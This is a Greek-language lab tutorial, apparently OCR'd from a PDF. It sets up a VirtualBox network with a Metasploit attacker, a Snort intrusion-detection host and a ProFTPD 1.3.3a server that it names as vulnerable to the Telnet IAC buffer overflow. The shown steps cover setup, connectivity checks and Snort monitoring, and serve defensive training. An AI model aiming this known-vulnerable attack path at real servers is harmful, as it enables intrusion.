
Στο συγκεκριμένο σενάριο κάνουμε χρήση 3 μηχανημάτων με λογισμικό Linux - Ubuntu τα οποία εκτελούνται μέσω της εικονικής μηχανής Virtual Box (www.virtualbox.org) και θα ενεργούν ως εξής :

1. Το πρώτο ανήκει στον επιτιθέμενο, στο οποίο έχουμε εγκατεστημένο το metasploit μέσα από το οποίο θα πραγματοποιηθεί η επίθεση.


2. Το δεύτερο μηχάνημα ανήκει στον υπεύθυνο του δικτύου, στο οποίο έχουμε εγκατεστημένο το snort και το οποίο θα εκτελεί χρέη NIDS.
3. Το τρίτο μηχάνημα έχει εγκαταστημένο έναν Pro FTP server και είναι το μηχάνημα το οποίο θα δεχθεί την επίθεση.

και τα τρία μηχανήματα ανήκουν στο ίδιο δίκτυο επομένως θα πρέπει να ρυθμίσουμε το Virtual Box με τέτοιο τρόπο ώστε να το επιτύχουμε.


1. Αρχικά κατεβάζουμε και εγκαθιστούμε το Virtual Box στο μηχάνημα μας (στην συγκεκριμένη περίπτωση Windows) και στην συνέχεια δημιουργούμε ένα προς ένα τα 3 στιγμιότυπα μας.
2. Ανοίγουμε το Virtual Box και επιλέγουμε την επιλογή New ώστε να δημιουργήσουμε ένα νέο εικονικό στιγμιότυπο και πληκτρολογούμε το όνομα Server. Στην επιλογή Type επιλέγουμε Linux και στην επιλογή Version Ubuntu για να καθορίσουμε το είδος του λειτουργικού συστήματος που επιθυμούμε και στην συνέχεια πατάμε Next .




3. Αμέσως μετά επιλέγουμε την μνήμη RAM που θα έχει η εικονική μας μηχανή, 800 MB είναι αρκετά και στην συνέχεια επιλέγουμε Create a virtual hard drive now.
4. Στο νέο παράθυρο που θα μας ανοίξει διαλέγουμε την επιλογή VMDK για τον τύπο της μνήμη Hard Drive και στην συνέχεια την επιλογή Dynamic Allocated και για το μέγεθος του εικονικού μας μηχανήματος επιλέγουμε 80 GB και πατάμε create για να ολοκληρώσουμε την διαδικασία.



5. Στην συνέχεια επιλέγουμε την εικονική μας μηχανή και αφού πατήσουμε δεξί κλικ επιλέγουμε Settings ώστε να μεταφερθούμε στο παράθυρο με τις ρυθμίσεις του εικονικού μηχανήματος, όπου και παρατηρούμε ένα πλήθος από επιλογές τις οποίες μπορούμε να τροποποιήσουμε ανάλογα με τις ανάγκες μας. Όπως ρυθμίσεις σχετικά με το σύστημα (System, motherboard και processor), την κάρτα γραφικών (Display), τον ήχο (Audio), την μνήμη (Storage), το δίκτυο (Network) και άλλα.




6. Από το συγκεκριμένο μενού επιλέγουμε Storage, από το υπό - μενού Storage tree την επιλογή Controller : IDE και στην συνέχεια από το Attributes το εικονίδιο με τον δίσκο για να επιλέξουμε το αρχείο από το οποίο θα κάνουμε την εγκατάσταση του λειτουργικού μας συστήματος Ubuntu 12.04 και πατάμε ok.



7. Τέλος πατάμε Start ώστε να εκκινήσουμε την εικονική μηχανή και να ολοκληρωθεί η εγκατάσταση του λειτουργικού μας συστήματος από το εικονικό μας δίσκο. Επαναλαμβάνουμε την διαδικασία ώστε να δημιουργήσουμε και τα άλλα εικονικά μας μηχανήματα με ονομασία Attacker και Snort.


Αφού έχουμε δημιουργήσει τα 3 μηχανήματα μας το επόμενο βήμα είναι να οριοθετήσουμε το δίκτυο μας στο οποίο θα ανήκουν και το τρόπο με τον οποίο θα μπορούν να επικοινωνούν μεταξύ τους.

8. Από το menu New του Virtual Box επιλέγουμε Preference και στην συνέχεια Network ώστε να ανοίξουν οι ρυθμίσεις του εικονικού δικτύου. Επιλέγουμε από την καρτέλα Host - Only Networks έναν νέο Adapter και στο παράθυρο που θα ανοίξει επιλέγουμε το εύρος των IP του δικτύου μας 192.168.56.101 έως 192.168.56.254.




9. Στην συνέχεια και ενώ το εικονικό μας μηχάνημα Server είναι ανενεργό πατάμε δεξί κλικ και από την λίστα επιλέγουμε Settings και μετά την καρτέλα Network όπου και θα ενεργοποιήσουμε 2 από τους Adapters. Ο πρώτος θα έχει ενεργοποιημένη την επιλογή NAT για να μπορεί να έχει πρόσβαση το μηχάνημα

μας στο διαδίκτυο και ο δεύτερος την επιλογή Host - only για να μπορεί να επικοινωνεί με τα άλλα μηχανήματα και τον Host που φιλοξενεί το Virtual Box.



10. Αφού επαναλάβουμε την διαδικασία και για τα άλλα 2 εικονικά μηχανήματα μας στο τέλος θα έχουμε την εξής εικόνα, μπορούμε να ελέγξουμε τις IP που δόθηκαν πληκτρολογώντας την εντολή ifconfig σε κάθε μηχάνημα:



11. Προκειμένου να ελέγξουμε ότι οι εικονικές μας μηχανές μπορούν να επικοινωνήσουν μεταξύ τους στο δίκτυο μπορούμε να στείλουμε Ping πακέτα από την μία στην άλλη.

```
[04/12/2014 16:01] seed@ubuntu:~$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_req=1 ttl=64 time=1.41 ms
64 bytes from 192.168.56.101: icmp_req=2 ttl=64 time=1.55 ms
64 bytes from 192.168.56.101: icmp_req=3 ttl=64 time=1.58 ms
64 bytes from 192.168.56.101: icmp_req=4 ttl=64 time=1.86 ms
^C
--- 192.168.56.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.417/1.604/1.863/0.166 ms
[04/12/2014 16:01] seed@ubuntu:~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_req=1 ttl=64 time=3.58 ms
64 bytes from 192.168.56.102: icmp_req=2 ttl=64 time=1.58 ms
64 bytes from 192.168.56.102: icmp_req=3 ttl=64 time=1.58 ms
64 bytes from 192.168.56.102: icmp_req=4 ttl=64 time=1.78 ms
64 bytes from 192.168.56.102: icmp_req=5 ttl=64 time=1.36 ms
^C
--- 192.168.56.102 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 1.365/1.980/3.587/0.816 ms
```


Αφού έχουμε δημιουργήσει και το δίκτυο μας και η επικοινωνία μεταξύ όλων των μηχανών είναι εφικτή, είναι η σειρά να εγκαταστήσουμε σε κάθε μηχάνημα μας τα απαραίτητα προγράμματα για να υλοποιήσουμε το σενάριο της επίθεσης. Στην εικονική μηχανή Server θα εγκαταστήσουμε την 1.3.3a έκδοση ενός FTP server, η οποία είναι γνωστό πως είναι ευάλωτη στην επίθεση Telnet IAC Buffer Overflow. Στην εικονική μηχανή Snort θα εγκαταστήσουμε μια έκδοση του προγράμματος Snort (2.9.2) και στην εικονική μηχανή Metasploit μια αντίστοιχη έκδοση του Metasploit Framework (4.8.2 - 1).

12. Από την εικονική μηχανή Server εκκινούμε τον FTP server με την εντολή sudo service proftp start και στην συνέχεια μπορούμε να ελέγξουμε ότι ο server μας λειτουργεί και είναι έτοιμος να δεχθεί επικοινωνία εκτελώντας ps faux για να εντοπίσουμε όλες τις ενεργές διαδικασίες.


```
[04/12/2014 16:22] seed@ubuntu:~$ ps faux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0     0 ?        S    Apr03   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    Apr03   0:51  \_ [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S    Apr03   0:00  \_ [kworker/u:0]
root         6  0.0  0.0      0     0 ?        S    Apr03   0:00  \_ [migration/0]
root         7  0.0  0.0      0     0 ?        S    Apr03   0:19  \_ [watchdog/0]
root         8  0.0  0.0      0     0 ?        S<   Apr03   0:00  \_ [cpuset]
root         9  0.0  0.0      0     0 ?        S<   Apr03   0:00  \_ [khelper]
root        10  0.0  0.0      0     0 ?        S    Apr03   0:00  \_ [kdevtmpfs]
root        11  0.0  0.0      0     0 ?        S<   Apr03   0:00  \_ [netns]
root     10701  0.0  0.0   3936   128 ?        S    Apr04   0:00 dbus-launch --autolaunch=6da3e07
root     10706  0.0  0.0   3504   716 ?        Ss   Apr04   0:00 //bin/dbus-daemon --fork --print
root     29993  0.0  0.1  32488  1500 ?        Sl   Apr07   0:00 /usr/lib/dconf/dconf-service
root     29998  0.0  0.3  42684  2836 ?        Sl   Apr07   0:00 /usr/bin/zeitgeist-daemon
root     30006  0.0  0.4  51844  3776 ?        Sl   Apr07   0:00 /usr/lib/zeitgeist/zeitgeist-fts
root     30013  0.0  0.0   4224    52 ?        S    Apr07   0:00  \_ /bin/cat
root     30007  0.0  0.3  52220  2496 ?        Sl   Apr07   0:22 zeitgeist-datahub
root     30015  0.0  0.1   8404  1264 ?        S    Apr07   0:00 /usr/lib/gvfs/gvfsd
root     30018  0.0  0.1  33732  1396 ?        Sl   Apr07   0:00 /usr/lib/gvfs//gvfs-fuse-daemon
proftpd  10027  0.0  0.2  10252  1724 ?        Ss   16:21   0:00 proftpd: (accepting connections)
```

13. Μπορούμε να ελέγχουμε την κίνηση προς τον server μας παρατηρώντας το log αρχείο του. Εκτελούμε tail -f proftpd.log αν θέλουμε να βλέπουμε τις εγγραφές στο τερματικό ή sudo gedit proftpd.log αν θέλουμε να ελέγξουμε το αρχείο.


14. Στην εικονική μηχανή Snort μπορούμε εκτός από τους ήδη εγκαταστημένους κανόνες να δημιουργήσουμε και το δικό μας αρχείο my.rules. Πληκτρολογώντας sudo gedit my.rules στο path etc/snort/rules όπου και βρίσκεται αποθηκευμένο το σύνολο των κανόνων ανοίγει ένα αρχείο κειμένου όπου μπορούμε να γράψουμε τους κανόνες μας. Ο παρακάτω απλός κανόνας μας ενημερώνει για όλη την δικτυακή κίνηση που πραγματοποιείτε στον server και μας εμφανίζει το μήνυμα "Traffic FTP Server".




15. Από το μηχάνημα Attacker εκτελούμε τις παρακάτω εντολές από ένα τερματικό ώστε να συνδεθούμε στον Server.




16. Ταυτόχρονα εκκινούμε το snort τρέχοντας την εντολή snort - c snort.conf -A console -i eth12, όπου -c οι κανόνες με βάσης τους οποίους θα κάνει τον έλεγχο, -A η επιλογή του alert mode αποστέλλει τις εγγραφές στην οθόνη, και -i από ποιον adapter θα παρακολουθεί την κίνηση και για τον παραπάνω κανόνα παίρνουμε τα εξής αποτελέσματα, ότι δηλαδή ότι πραγματοποιήθηκε επικοινωνία από το μηχάνημα με IP 192.168.56.102 προς τον Server με IP 192.168.56.101.



